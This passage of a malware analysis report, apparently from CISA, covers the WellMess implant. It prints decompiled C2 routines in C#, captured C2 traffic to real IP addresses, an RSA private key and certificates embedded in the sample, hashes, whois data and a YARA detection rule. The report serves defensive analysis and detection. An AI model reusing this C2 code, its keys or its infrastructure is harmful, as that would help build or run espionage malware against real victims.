4NJZrNBl=80WOGU+5py+Cq0GVi+JMiq6ka+x%3aGeT+%3a7jpfqo+q1%3aa+6j9Delt+yDQ+SpTmS5+T5TpR.+DwUNdr+gjsJf+svT+Byw+sysM.+
Host: 85.93.2.116
Content-Length: 798
Expect: 100-continue
Accept-Encoding: deflate
Connection: Keep-Alive

PXYaTG AoW 0gVV4R xKRORQU em5Jz OqxrlVM PweS oOVl30A 1oZ OgLqNp JyA1q. Dos2gp N0c3C q:d tKX IdNx. zkTbV QmOjB
HXU::fP eUN4 jBOI. RlCFb xOTaSL C0k:BKg EGVy fsoDDZ. arfb ,2fvY xYlkGpW ,D6 ikXZ6. kJT 6N82Au ,2Uf t7mOYW9 DLyAy. CF60ZX
TIswg X7XBA: E6Xj2a unGhGIR. fir 1rH1jkG QPEc t1I53 iED. aomEaY n84rKx ECxZ0K yeDLh4 suZyqzp. lTxjQq b58:jvm lsOT AC,o mlM1.
V3oUd U6bU:y8 WzJ8t pWUN76I KxnVY3. uUTz,K jDK qba yqU 1AvBN. pVg 3Duu 34IA g9jZc pr77J. 0h8lQGU lm3ReWd F2SB 7Yes fk1J.
ndl8o tpzJ NhXH bjNO 8nm:Aqm. l0HHBo dOypefA hja IAQ ,NUHFF7. yt, F:Gp OU1 S3e4GZ NU7HvZW. hAINPwR kDCE2Ev cQiiXU TXY
Kpt. prnvUns el4sMa 9do tw: eisS58C. d2wKh :T0F kxk mZTI jU1. 4y:Y6l YQgZ6t 0uANCK2 UpHCRc2 cbgnSm. UFu k:cIT cBH5 Fxk 2Jk.
ErKKHod 0dgeQ5e 7MV 8PH0 tsUn. dMd,glf x3Q ZpNEDt FnvMxh IM:p:. lbabsz3EA
—End Sample Network Traffic—
```

Contained within the “Cookie:” section of the data is simple session information, including a hash that is unique to the target system. The unique hash generated from the target system is computed by calculating the SHA256 hash of various pieces of information about the victim system pieced together into a single string (Figure 2). These pieces of information include the computer name, session name, computer name, and user domain.

This data is RC6 encrypted with a hard-coded key and then Base64 encoded. This Base64 encoding is then encoded with the following algorithm which generates slightly modified Base64 data that appears to contain spaces between different parts of the original Base64 encoded data:

```
—Begin FromBase64ToNormal Function—
public static string FromBase64ToNormal(string base64Str)
  {
    int num1 = 0;
    int length1 = base64Str.Length;
    string str1 = base64Str.Replace("=", " ");
    base64Str = string.Empty;
    string str2 = str1.Replace('+', ',');
    string empty1 = string.Empty;
    string str3 = str2.Replace('/', ':');
    string empty2 = string.Empty;
    StringBuilder stringBuilder = new StringBuilder();
    int length2 = str3.TrimEnd().Length;
    Random random = new Random();
    int startIndex = 0;
    while (startIndex < length2 - 9)
    {
      int length3 = random.Next(3, 8);
      int num2 = startIndex + length3;
      if (num1 > 5 && num1 % 5 == 0)
       stringBuilder.Append(str3.Substring(startIndex, length3) + ". ");
```

```
      else
       stringBuilder.Append(str3.Substring(startIndex, length3) + " ");
      startIndex = num2;
      ++num1;
    }
    stringBuilder.Append(str3.Substring(startIndex));
    string empty3 = string.Empty;
    return stringBuilder.ToString();
   }
—End FromBase64ToNormal Function—
```

The newly encoded string is then broken into two separate parts. The split in the string happens at a random offset (Figure 3). The two new parts of the string are then prepended with random strings followed by an "=" character. Both of the strings are then Uniform Resource Locator (URL) encoded.

Upon execution, the malware generates an AES key which will be used during C2 sessions. This key is generated via the following function:

```
—Begin AES Key Generation Function—
public static Dictionary<string, byte[]> GenerateSymmKey()
  {
    Dictionary<string, byte[]> dictionary = new Dictionary<string, byte[]>();
    byte[] hash = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(Membership.GeneratePassword(16, 4)));
    byte[] randomBytes = GenerateKeys.GetRandomBytes(8);
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
      rijndaelManaged.KeySize = 256;
      rijndaelManaged.BlockSize = 128;
      Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(hash, randomBytes, 1000);
      rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
      rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
      dictionary.Add("Key", rijndaelManaged.Key);
      dictionary.Add("IV", rijndaelManaged.IV);
    }
    return dictionary;
  }
—End AES Key Generation Function—
```

The malware also contains the following hard-coded public RSA key:

```
—Begin Pub RSA Key—
<RSAKeyValue>
<Modulus>4Dy24gTFNYA/jq6SYiAkdRvY1ieWqM9R8dwo0uL+4GzaRObZEoUaZSHhvfeD1v762+duL1LgAcuXJeRg4PB4cGdpZqjKtB2BKIDJv3h2
</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>"
—End Pub RSA Key—
```

The encrypted portion of the callout in the main body of the POST is the dynamically generated AES key encrypted with the hard-coded RSA public key. The following function is utilized to conduct the initial C2 connection to the C2 server. The "Message" variable argument will contain the dynamically generated AES key encrypted utilizing the embedded RSA public key.

```
—Begin SendMessage Function—
public void SendMessage(string Message, string idMess, string askOrReply, string service)
  {
    TransportProtocol transportProtocol = new TransportProtocol();
    string message = transportProtocol.FullMessage(idMess, askOrReply, service);
    string service1 = new RC6(Convert.FromBase64String(Variable.keyRC6), Variable._serverType).Encrypt(message);
    Dictionary<HttpStatusCode, List<string>> dictionary = transportProtocol.Post(Message, service1, true);
    for (int index = 0; !dictionary.ContainsKey(HttpStatusCode.OK) && index < 3; ++index)
    {
      Thread.Sleep(new Random().Next(5, 20) * 1000);
      dictionary = transportProtocol.Post(Message, service1, true);
    }
  }
—End SendMessage Function—
```

The malware contains a function named "DownloadVar" which allows the malware to receive and parse messages from the remote operator. As illustrated, the malware will decrypt the body of these messages using the dynamically generated AES key mentioned above.

```
—Begin DownloadVar Function—
private static Dictionary<string, string> DownloadVar(
    string idMess,
    string askOrReply,
    string service,
    bool client)
   {
    List<string> message = new Transport().ReceiveMessage(idMess, askOrReply, service, client);
    try
    {
      Dictionary<string, string> dictionary = new ParseMessage(message[0]).Parse();
      if (!dictionary.ContainsKey("body"))
       dictionary.Add("body", message[1]);
      if (dictionary[nameof (service)] == "p" || dictionary["head"] == "C" || dictionary["head"] == "G" || !client)
       return dictionary;
      if (string.IsNullOrEmpty(dictionary["body"]))
       return dictionary;
      try
      {
       byte[] numArray = SymmCrypto.AES_Decrypt(Convert.FromBase64String(dictionary["body"]), Variable.keySymm);
       dictionary["body"] = !dictionary[nameof (service)].StartsWith("f") ? Message.UnPack(numArray) : Message.UnPackB(numArray);
       return dictionary;
      }
      catch (FormatException ex)
      {
       return (Dictionary<string, string>) null;
      }
    }
    catch (Exception ex)
    {
      return (Dictionary<string, string>) null;
    }
   }
—End DownloadVar Function—
```

Screenshots

Figure 2 - Data contained within the "cookie:" header of the initial traffic to the remote C2, being encrypted with RC6.



Figure 3 - Malware generating hash unique for the victim system. This hash value in an encrypted and encoded format will be included in the "cookie:" header of the transmissions to the C2 server.



Figure 4 - Encrypted "cookie:" header being formatted for transmission of the remote C2 server.

85.93.2.116

Tags

command-and-control

Whois

Queried whois.ripe.net with "-B 85.93.2.116"...
% Information related to '85.93.2.0 - 85.93.2.255'
% Abuse contact for '85.93.2.0 - 85.93.2.255' is 'noc@lubnanet.com'

inetnum: 85.93.2.0 - 85.93.2.255
netname: Arcompus-Medianet
descr: Arcompus-Medianet
country: LB
org: ORG-AMIS1-RIPE
admin-c: AMN61-RIPE
tech-c: AMN61-RIPE
status: ASSIGNED PA
mnt-by: arcompusmedia-mnt
created: 2015-10-05T12:27:29Z
last-modified: 2015-10-05T12:27:59Z
source: RIPE
organisation: ORG-AMIS1-RIPE
org-name: Arcompus Medianet Int. SARL
org-type: OTHER
address: Baabda
address: Lebanon
e-mail: noc@lubnanet.com
abuse-c: AC32241-RIPE
mnt-ref: arcompusmedia-mnt
mnt-by: arcompusmedia-mnt
created: 2015-10-02T07:33:53Z
last-modified: 2020-01-03T08:52:39Z
source: RIPE
role: Network Operations Centre
address: 15 Saed Fraiha,
address: Baabda, 1003,
address: Lebanon
e-mail: noc@lubnanet.com
abuse-mailbox: noc@lubnanet.com
nic-hdl: AMN61-RIPE
mnt-by: arcompusmedia-mnt
created: 2015-10-02T07:36:29Z
last-modified: 2020-01-03T08:31:27Z
source: RIPE
% Information related to '85.93.2.0/24AS203913'
route: 85.93.2.0/24
descr: ArcompusMedia
origin: AS203913
mnt-by: arcompusmedia-mnt
created: 2015-12-15T16:27:03Z
last-modified: 2018-02-06T10:01:56Z
source: RIPE
% This query was served by the RIPE Database Query Service version 1.97.2 (ANGUS)

Relationships

85.93.2.116 Connected_From 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854

Description

47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854 attempts to connect to the IP address.

5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb

Tags

trojan

Details

Name	5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb
Size	6900178 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
MD5	3a9cdd8a5cbc3ab10ad64c4bb641b41f

SHA1	e45f89c923d0361ce8f9c64a63031860a76b2d10
SHA256	5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb
SHA512	2d1d26081637c925fb6ae5f92b278f87a8253fd65a75c44fdc2c513a24dc9e0658c552ebc9c9c76c70ad948c60901e682184a833aae51a
ssdeep	49152:hPyt5H89G+YrbjVWMiUMNqb054dzNIdEp+rt1D5TvLlcpigaB5IDPmoFjPnMBbs0:hqHaQKNzVLlhLopfMlsnh8K54
Entropy	6.016965

Antivirus

Antiy	Trojan/Linux.WellMess
BitDefender	Trojan.Linux.Generic.173705
ESET	a variant of Linux/WellMess.B trojan
Emsisoft	Trojan.Linux.Generic.173705 (B)

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
   Author = "CISA Code & Media Analysis"
   Date= "2020-07-06"
   Last_Modified="20200706_1017"
   Actor="n/a"
   Category="Trojan"
   Family="WellMess"
   Description = "Detects WellMess implant and SangFor Exploit"
   MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
   SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
   MD5_2 = "a32e1202257a2945bf0f878c58490af8"
   SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
   MD5_3 = "861879f402fe3080ab058c0c88536be4"
   SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
   MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
   SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
   MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
   SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
   MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
   SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
   MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
   SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
   MD5_8 = "967fcf185634def5177f74b0f703bdc0"
   SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
   MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
   SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
   MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
   SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
   MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
   SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
   MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
   SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
   $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
   $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
   $2 = "GoProject/src/bot/botlib.deleteFile"
   $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
   $4 = "GoProject/src/bot/botlib.AES_Decrypt"
   $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
   $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
   $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
   $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
   $9 = "get_keyRC6"
   $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
   $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
   $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
   $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
   $14 = "GoProject/src/bot/botlib.wellMess"
   $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
   $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
   $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
   $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
   $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
   $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
   $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
   $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
   $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
   $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
   $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
   $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
   $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

Relationships

5ca4a9f655...	Connected_To	209.58.186.196
5ca4a9f655...	Connected_To	141.98.212.55

Description

This artifact is an ELF 64-bit file. It has been identified as a variant of the WellMess malware family. When the file is executed, it attempts to create a C2 connection to one of the following IP addresses:

141.98.212.55 over Transmission Control Protocol(TCP) Port 53
209.58.186.196 over TCP Port 443

The initial C2 connection over port 53 will be a normal WellMess C2 session wherein parts of the message are encrypted with RSA and RC6. Whereas, the C2 session via port 443 will be fully secured via a Secure Sockets Layer (SSL) session.

The following keys and certificates are used to create the secure connection:

—Begin Keys and Certificates—

—Begin Certificate—
MIIDAzCCAeugAwIBAgICBnowDQYJKoZIhvcNAQELBQAwKTEOMAwGA1UEBhMFVHVu
aXMxCzAJBgNVBAoTAklUMQowCAYDVQQDEwEqMB4XDTE4MTIxNjA4NTEzNloXDTI5
MDcxNjA3NTEzNlowHTEOMAwGA1UEBhMFVHVuaXMxCzAJBgNVBAoTAklUMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsLZde+H/Bu3mA8xRa2c9DCmdYqnc
vGC1Re9BO3c+kCcUbVqyR2t3mPrDpW4L94MDDHEF7LZ5VcXvNCTrfwRKI+ncoGQr
s6yR0xM7Ru1ObV/E6GdUGvlJMy2WKE3UsiHx2BJ2MnHvKa1yJSt5wjkMKEwqbUHQ
IbLqmwrZ/Ud1AW+tZEs6kfEEuobNflqLpZDLGT17FGnshqUa+iMnQ9b9Nax42kgm
/2AsD0N0rW8+DOoP7RiCPqsbcUanquxpLqpO9Zyw517wHLpImUn56B+dwnHVWb8o
O5qqikB2X+cq3rnSAaaBAD4JDVdQqS9poEXDnbBdGJczXSPFdx0UrOC5kQIDAQAB
o0EwPzAOBgNVHQ8BAf8EBAMCB4AwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUF
BwMBMA4GA1UdDgQHBAUBAgMEBjANBgkqhkiG9w0BAQsFAAOCAQEAK/n6JljR5epC
sUDpTz2GMGwnMHu0zOklOhv61AyfeTMC800G8/JbAe7ImueHSSWeV2Gg/tv10wrv
HKMNAkiPxaAK3wSl2391e3+e1SD/fmJNqBJVm2/OegzdezRyujTzwvsVuGIGJknH
ehutZmaL6GMYy9BtWs4n8tLgIn+vi7WofawNhPyIYqkvZvitqUhJ5IcIFDkeoiYb
9ThGlPI91X0c+6nxMJSLHdD6D8mVQKDP9CH9Kr7weXeFBE8AbVMi3/Jm6V791/jr
R5Z/j1JiU2o69Cj+31CfqXuIxd712MHSPoqhcXZov8w55MXgvX9NxY31G76X5R3h
71A5grjoww==
—End Certificate—

—Begin Certificate—
MIIDEDCCAfigAwIBAgICBnUwDQYJKoZIhvcNAQELBQAwKTEOMAwGA1UEBhMFVHVu
aXMxCzAJBgNVBAoTAklUMQowCAYDVQQDEwEqMB4XDTE5MDIwNTExMjgyOVoXDTI5
MDIxNTExMjgyOVowKTEOMAwGA1UEBhMFVHVuaXMxCzAJBgNVBAoTAklUMQowCAYD
VQQDEwEqMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwgjuu797/ixV
8DOeOVSbxihX4RO9TI0CKnveqjzbb7a64fjJxIy/WxcpruLaeC1xhaWfxPeoMVJe
FZxdiE59uDLdhRJzItEmoRrxGqcZQ94K6G1YoNFBP7dGzn8J+GSP0JdWrHUGkpaq
W1xFl0zk33AuFwOCJmgQN6TD1IXgwQx90IZFsmBkeZYUQRaNEV6gwSzFQZauZ161
EUsW7WeOJ71uTOqC71NEtXypYFhqpUhmHAABPetoBO1MyBxseaQiji+m5XjWGMfu
0ZuXRpJ4qAGhwrVVbR4MoLWa8VYytGCcMPZoWedmvAOX5wl9Ol9JAL+g2hOY79rS
moF+Dc/S+QIDAQABo0IwQDAOBgNVHQ8BAf8EBAMCAoQwHQYDVR0lBBYwFAYIKwYB
BQUHAwIGCCsGAQUFBwMBMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQAD
ggEBAJgenxhajyC5gNQR1e7umh6WWSS8P3ywqKMf1AEHjvrzKoJiUCRQ+BHAf4B0
TNQ4GpMIwDZBAMTmq80lEVZAy3M21Q4+iPzDBDaCV88bqD4AglwnpxPoaAVUJoXJ
+tBQ7OSz6s8QYJWnMhSqcytj3pLrfUhgkjtBzScx18zL+l21V/v08y+geE3iw/Fh
blGDPjcLPYCuPSFpmy+X+/h0VSvQdV7KvS9B7g7KzA0eR7Y516xKBXmGV80PRJj2
lbi5v2CxdJHggTWt4q4/GB4PAHMFr/dz4qOsSKeryZJcSK2HODtl1Mr5zXdn3DB4
Gjt5XCFfp0SzMWhtOIes8N97+lQ=
—End Certificate—

—Begin RSA Private Key—
MIIEowIBAAKCAQEAsLZde+H/Bu3mA8xRa2c9DCmdYqncvGC1Re9BO3c+kCcUbVqy
R2t3mPrDpW4L94MDDHEF7LZ5VcXvNCTrfwRKI+ncoGQrs6yR0xM7Ru1ObV/E6GdU
GvlJMy2WKE3UsiHx2BJ2MnHvKa1yJSt5wjkMKEwqbUHQIbLqmwrZ/Ud1AW+tZEs6
kfEEuobNfIqLpZDLGT17FGnshqUa+iMnQ9b9Nax42kgm/2AsD0N0rW8+DOoP7RiC
PqsbcUanquxpLqpO9Zyw517wHLpImUn56B+dwnHVWb8oO5qqikB2X+cq3rnSAaaB
AD4JDVdQqS9poEXDnbBdGJczXSPFdx0UrOC5kQIDAQABAoIBAQCAXRhvQu00JV+u
Zp7GPAoWaaxP3T/g/wbutCtYfPhPUnP+M6HJS4Fm+NFhvBypQNvYD8nT94EQE2X9
JMyESaNpjxma0OkF7VdIUnH+xabwwF6Sy2xG48qOiJDI2jCk7Q92e4KshiLKzZla
8sfRlAsGwr0W/HWp5QOSeEF9Qlj37udx8zoo68ROFLe3RIbc4VsjN4/rC46K1YHb
Oi9J+M2ScFWTjHYAu4Pvrjd8WqvPudF5FG+g4pF9qGhGhM27q37skNHr1REby/UU
QC7zzAUJB9c+Wr+iREDI3psltVzCL7ZXqHpG2qM3VdqMz+m+EN1vnfZWNX4EuaUa
Hp/YhOCZAoGBAOiS0Cs6RWtXEnNdSD3ap0M9yqwtrdV7iNcy4PGtIOTICN/3paVF
EatcOowqwpXiihZlEWDAe2QuvlocL4rIDHof42kInr7nM9pMHZia50qtSmGATwTN
3BbqTkK7O2wSbsZoZzRpTMB6kYonsw1xg02jTh+aXTMstpL/2I96v7AvAoGBAMKD
GxUKspKSF9xPkaR1jI3YOp5GYZxhkbR/O4cZgHECIbZlwkd+er63ecvxNoNOYmu9
Mdh98t+Dsnv1zrA3cFAxmsmwiAvc/tPpv3KQPVe2XbWza1o9vueHYpSoE/wwjxmK
WOV0Cazihoa0MV+lVyPRhKgCV1xLGcLc8kcD7AI/AoGAQ9WGaAVP+BXmaMWda4UZ
4g/kzEFqgWjNqc7KM1NG09PQWtrVcpXpqGx3Gyjhpmvz0Lnmb6zUkIzdslSkPTtK
AFjKsHj2LEItKo+m1jrgGTTgC/4rjgApIHnop6gKlePucWpEJ9JKs51MU9pubA5e
uMdX4vnYEzQIcGm1FWw8+rsCgYBuLVkvyAlyYHJHhoKWx0bAKdS6Rl+P9uxTcyZC
1j0cxjwLPwSW/puEX+ULkiwwoDu7j0UmveDOnoiBErDqu9xQcGifCfFl1t45JtQc
jntQranS/Dg4u3ThLJy4W6RGWzMTYnwMLHg2h3Fv56134e3ECi+8Aud9DcUfzYsm
kqAifQKBgHtMn87pL0wQ8eLpk/5+4fSVR5cCBS9/oBciO/g2g88Grb69g8PTyn99
bhiRlKDfAPnA/+gYtjCMNbyKkCy2Kf4UaWh3cMJnGafFTOci2Uve4zj/SSePAp3O
viyz2EuMK0ZZc4nNBK6leRFq4GEgwZSr7RakpKU1t3vlhMrRDuSI
—End RSA Private Key—

—Begin Public Key—
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArRiKDue9YA6DUzYu6WQv
oWOxp8wel/Ws/5jK1Xsv2f8lJwUDxM+zT4dGL3ZyJLMkbBQk8HyvAm+6331M47vF
sbva2BCzQxdEWO9ey3LnhCtpQOgjypf1QcPy4Kx6jj2BiVEtPP9YBa75QkUNR0oO
0n6PKFP8SX6Mv0UyHqS3tsa8D21nm2hf3rO7sqBXevs9xdvKbxiKLJxY6WEvKAGH
7Q09rndwr4b7gJ56GZGBwVeqkoVmRFM/nNq9aymTOe4PNRdOcpYK7AoT/QjA0IvO
Q5XOapb3iJWHLlxCGfBRT+ISVfg4PVdXev2wsXFe6h3McXHoN7FZgyo10XiP2QZU
RQIDAQAB
—End Public Key—

—End Keys and Certificates—

The program uses TCP ports 53 and 443 because of the likelihood that these ports would be open on the router. However, outbound TCP connections initiated on TCP port 53 would be unusual, because typically, this port is reserved for the Domain Naming System (DNS) and outbound queries are done using the User Datagram Protocol (UDP) protocol or TCP, while inbound answer records may use both. This activity could be flagged as suspicious.

The malware contains functions that are similar in design to the .NET version of WellMess (47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854). Figures 5-7 detail that both implants contained similar functions named “Work” and “SendMessage”.

In addition, this sample contains a function named “botlib_Exec”, which is very similar in design and purpose to the function named “Command” within the file 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854. Both implants utilize the same REGEX value to parse executable scripts from data received from a remote operator via a C2 session. (Figure 8).

A primary difference between the implants is that this version initially attempts a C2 session to IP address 141.98.212.55 over port 53. If this C2 server is not available, it will attempt an SSL secured (port 443) C2 session with the C2 IP address 209.58.186.196. The presence of an RSA private key within this implant is likely to facilitate this secure SSL session.

—Begin WellMess C2 session—
POST / HTTP/1.1
Host: 141.98.212.55:53
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Gecko/20100101 Firefox/21.0
Content-Length: 422
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: kODDoMox=1BL6+BSiiy+oacN+71k8zt0+QD9kU+68ED+dmsgi+yPol5+b%2C;
OVbjPRp4=0w1X.+2IB+nuI+58oEfe4+q9P+nrw+pmQk3X+fN%2CB9u+aP%2C3EB.+%3Aa%3A+0UOlTc+Ew%2Cy5O+Y%2CXTx%2C+Of7mNHE
Accept-Encoding: gzip

DZ0 rUtgNTf e,j:gB DFd dLSYB mq53txH 8JYY75r EQXyIUk 2FqYSrc. xscOr3E rzbl Q494 Gvkb1q sifD6 pog q0Ybz4D asij. 26sQ PkMZPh1 IyV 8VW 0C3038b QpTy8Cf z6mJw oeg. 6MG8,lQ ymdPXR q1tRd Fxg brhM 7cp Zf9JPKV CcKyKPK. OFdOqE 6XO oL8kKA qnq 9c2Yc9 ,xm6Gdy ra9 ORzvq. 3BX8q 6rE 2:H 1ALG8G N7yX 8hn3aNR kHykST9 KucSC2. b0l LJBc6i 9hK2 ZtJ1 jLi9cUA 7VRh G6PGAU qM9n5FD. bTy YMzPKF KKnk0i TyYK SMAV sbE 2Jflrk yPmCpN. 2X35q5 JhXg

—End WellMess C2 Session—

Screenshots

```
; void __cdecl botlib_Work(map_string_string segmentsMessage)
public botlib_Work
botlib_Work proc near

_r2= __string ptr -108h
_r3= runtime_slice_0 ptr -0F0h
var_D0= qword ptr -0D0h
var_C8= qword ptr -0C8h
var_C0= qword ptr -0C0h
var_B8= qword ptr -0B8h
v.len= qword ptr -0B0h
typeProtocol.len= qword ptr -0A8h
tmpProtocol.len= qword ptr -0A0h
tmpProtocol.cap= qword ptr -98h
prot= qword ptr -90h
mess.len= qword ptr -88h
var_80= qword ptr -80h
var_78= qword ptr -78h
v.ptr= qword ptr -70h
typeProtocol.ptr= qword ptr -68h
tmpProtocol.ptr= qword ptr -60h
mess.ptr= qword ptr -58h
var_50= qword ptr -50h
var_48= qword ptr -48h
var_40= qword ptr -40h
key= qword ptr -38h
var_30= qword ptr -30h
var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8
segmentsMessage= qword ptr  8

mov     rcx, fs:0FFFFFFFFFFFFFFF8h
lea     rax, [rsp+mess.len]
cmp     rax, [rcx+10h]
jbe     loc_6329C4
```

Figure 5 - This function is similar to the "Work" function found within the WellMess sample 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854.



Figure 6 - "botlib_Work" function within this WellMess implant, parsing for the same bytes as the "Work" function within WellMess sample 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854.

```
; void __cdecl botlib_SendMessage(__uint8 message, string idMess, string askOrReply, string service)
public botlib_SendMessage
botlib_SendMessage proc near

var_100= qword ptr -100h
a= __string ptr -0F0h
var_D8= qword ptr -0D8h
_r1= qword ptr -0D0h
var_C8= qword ptr -0C8h
var_C0= qword ptr -0C0h
var_B8= qword ptr -0B8h
i= qword ptr -0A8h
_r2= __uint8 ptr -0A0h
hsc= qword ptr -80h
buf= byte ptr -78h
